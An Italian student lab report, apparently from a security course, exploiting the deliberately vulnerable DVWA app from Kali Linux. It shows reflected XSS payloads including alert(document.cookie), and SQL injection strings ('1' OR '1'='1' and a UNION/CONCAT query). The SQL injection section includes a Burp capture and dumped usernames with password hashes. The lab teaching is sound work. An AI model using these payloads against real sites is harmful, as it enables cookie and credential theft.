Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica. La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:- XSS reflected- SQL Injection (non blind).

Consegna :


XSS 1. 2. Esercizio Traccia Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc Cookie (recupero il cookie), webserver ecc.

SQL Controllo di injection 1. 2. 3. Esempi Union Screenshot/spiegazione in un report di PDF

Svolgimento

Come illustato nella traccia configureremo le nostre macchine virtuali al fine di permettere una comunicazione tra di loro, verifichiamo il tutto tramite un ping:

- Kali linux ping a metaspoitable





XSS reflected

In questo tipo di attacco è sufficiente inserire lo script nel campo di input della pagina.

Il tipo di script che inserirò visualizzerà nel campo il testo che noi decideremo di far visualizzare.

Come notiamo dalle slide, se carichiamo una semplice scritta BENVENUTO verrà restituita una scritta in corsivo. Questo ci permette di verificare se c'è la possibilità di fare un attaccp XSS reflected.







ALERT XSS

Nella soluzione dell'esercizio ci viene mostarto questo script **<script>alert('XSS')</script>** .


- **Iniezione di Codice**: Questo script viene iniettato in una pagina web tramite un campo di input, un URL o qualche altro vettore che permette l'inserimento di contenuti.
- **Esecuzione del Codice**: Quando il browser carica la pagina che contiene questo script, il browser esegue il codice JavaScript contenuto nel tag **<script>**
- **La funzione alert('XSS'):** mostra una finestra di dialogo di allerta (alert box) con il messaggio 'XSS'.






Document.cookie

1. **document.cookie**: Accede ai cookie della pagina web corrente. I cookie sono piccoli pezzi di dati memorizzati dal browser e spesso contengono informazioni di sessione o di autenticazione.
2. **alert()**: Visualizza una finestra di dialogo (pop-up) con il contenuto passato come argomento.
3. **alert(document.cookie)**: Mostra una finestra di dialogo che contiene tutti i cookie della pagina, permettendo all'attaccante di vedere queste informazioni sensibili.





SQL INJECTION

L'SQL Injection è un tipo di attacco informatico in cui un malintenzionato inserisce codice dannoso in un campo di input di un sito web, con l'obiettivo di manipolare le query SQL del database.

Supponiamo di avere un modulo di ricerca che cerca persone per **First Name** (nome) e **Surname** (cognome). Se inseriamo:


- 1' OR '1'='1


La query dovrebbe risultare similmente a questa :

- SELECT * FROM users WHERE firstname = '1' OR '1'='1' AND surname = 'inserito_dall_utente';

Poiché **'1'='1'** è sempre vero, la query trova tutte le persone nel database e le restituisce. Quindi, vediamo tutti i risultati per **First Name** e **Surname.**

verifichiamo con burp e tramite il browser cosa succede:







Nel secondo metodo utilizzeremo il comando UNION e CONCAT per provare a recuperare username e password

Inseriamo quindi nel campo user ID la nostra UNION query:

1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',password,':',avatar) FROM users#


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.6.3:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
GET /dvwa/vulnerabilities/sqli/?id=1%EZ%80%99+UNION+SELECT+user%2C+password+FROM+users%23&Submit=Submit HTTP/1.1
Host: 192.168.6.3
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.6.3/dvwa/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271&Submit=Submit
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=f64fd1e81d1639f742680586878547a0
Connection: close


Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Chromium
Not secure 192.168.6.3/dvwa/vulnerabilities/sqli/?id=1%27+UNION+SELECT+1%2C+CONCAT%28user_id%2C%27%3A%27%2Cfirst_name%2C%27%3A%27%2Clast_name%2C%27%3A%27%2Cpassword%2C%27%3A%27%2Cavatar%29+
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',password,':',avatar) FROM users#
First name: admin
Surname: admin
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',password,':',avatar) FROM users#
First name: 1
Surname: 1:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99:http://172.16.123.129/dvwa/hackable/users/admin.jpg
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',password,':',avatar) FROM users#
First name: 1
Surname: 2:Gordon:Brown:e99a18c428cb38d5f260853678922e03:http://172.16.123.129/dvwa/hackable/users/gordonb.jpg
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',password,':',avatar) FROM users#
First name: 1
Surname: 3:Hack:Me:8d3533d75ae2c3966d7e0d4fcc69216b:http://172.16.123.129/dvwa/hackable/users/1337.jpg
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',password,':',avatar) FROM users#
First name: 1
Surname: 4:Pablo:Picasso:0d107d09f5bbe40cade3de5c71e9e9b7:http://172.16.123.129/dvwa/hackable/users/pablo.jpg
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',password,':',avatar) FROM users#
First name: 1
Surname: 5:Bob:Smith:5f4dcc3b5aa765d61d8327deb882cf99:http://172.16.123.129/dvwa/hackable/users/smithy.jpg
More info